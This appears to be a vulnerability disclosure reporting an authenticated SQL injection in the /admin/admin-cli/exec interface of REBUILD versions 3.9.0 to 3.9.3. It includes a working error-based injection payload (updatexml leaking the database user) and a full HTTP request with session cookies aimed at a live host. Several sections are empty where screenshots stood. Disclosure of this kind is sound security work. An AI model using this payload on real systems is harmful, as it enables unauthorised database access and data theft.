The REBUILD system has a SQL injection vulnerability in the /admin/admin-cli/exec interface.

The REBUILD system has a SQL injection vulnerability in the /admin/admin-cli/exec interface.


POC:


```
syscfg "SN" "123123' and updatexml(1,concat(0x3a,(select user())),1) and '1'='1"
```

The interface can be accessed once the administrator has logged in.It is important to note that the `Content-Type` field in the request header of the packet should not be `application/x-www-form-urlencoded`. I used `text/plain` during testing.


Affected versions: **3.9.0~3.9.3**


Vulnerability location:





Vulnerability Exploitation Demonstration：





Network packet：

- Request

```
POST /admin/admin-cli/exec HTTP/1.1
Host: nightly.getrebuild.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/plain
X-Client: RB/WEB
X-CsrfToken:
X-AuthToken:
Sec-GPC: 1
Connection: close
Referer: http://localhost:18080/admin/systems
Cookie: Hm_lvt_c0c673d5048e5ec1c564d40d882a37ac=1739331725;
Hm_lpvt_c0c673d5048e5ec1c564d40d882a37ac=1739331728; HMACCOUNT=2CBCBE8F83FB5063;
_ga_CC8EXS9BLD=GS1.1.1739331725.1.1.1739331727.0.0.0;
_ga=GA1.1.531721663.1739331725; RBSESSION=BFE3D78591C2A46EED4101512C549C73;
_ga_ZCZHJPMEG7=GS1.1.1739331732.1.1.1739332218.0.0.0
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 80

syscfg "SN" "123123' and updatexml(1,concat(0x3a,(select user())),1) and '1'='1"
```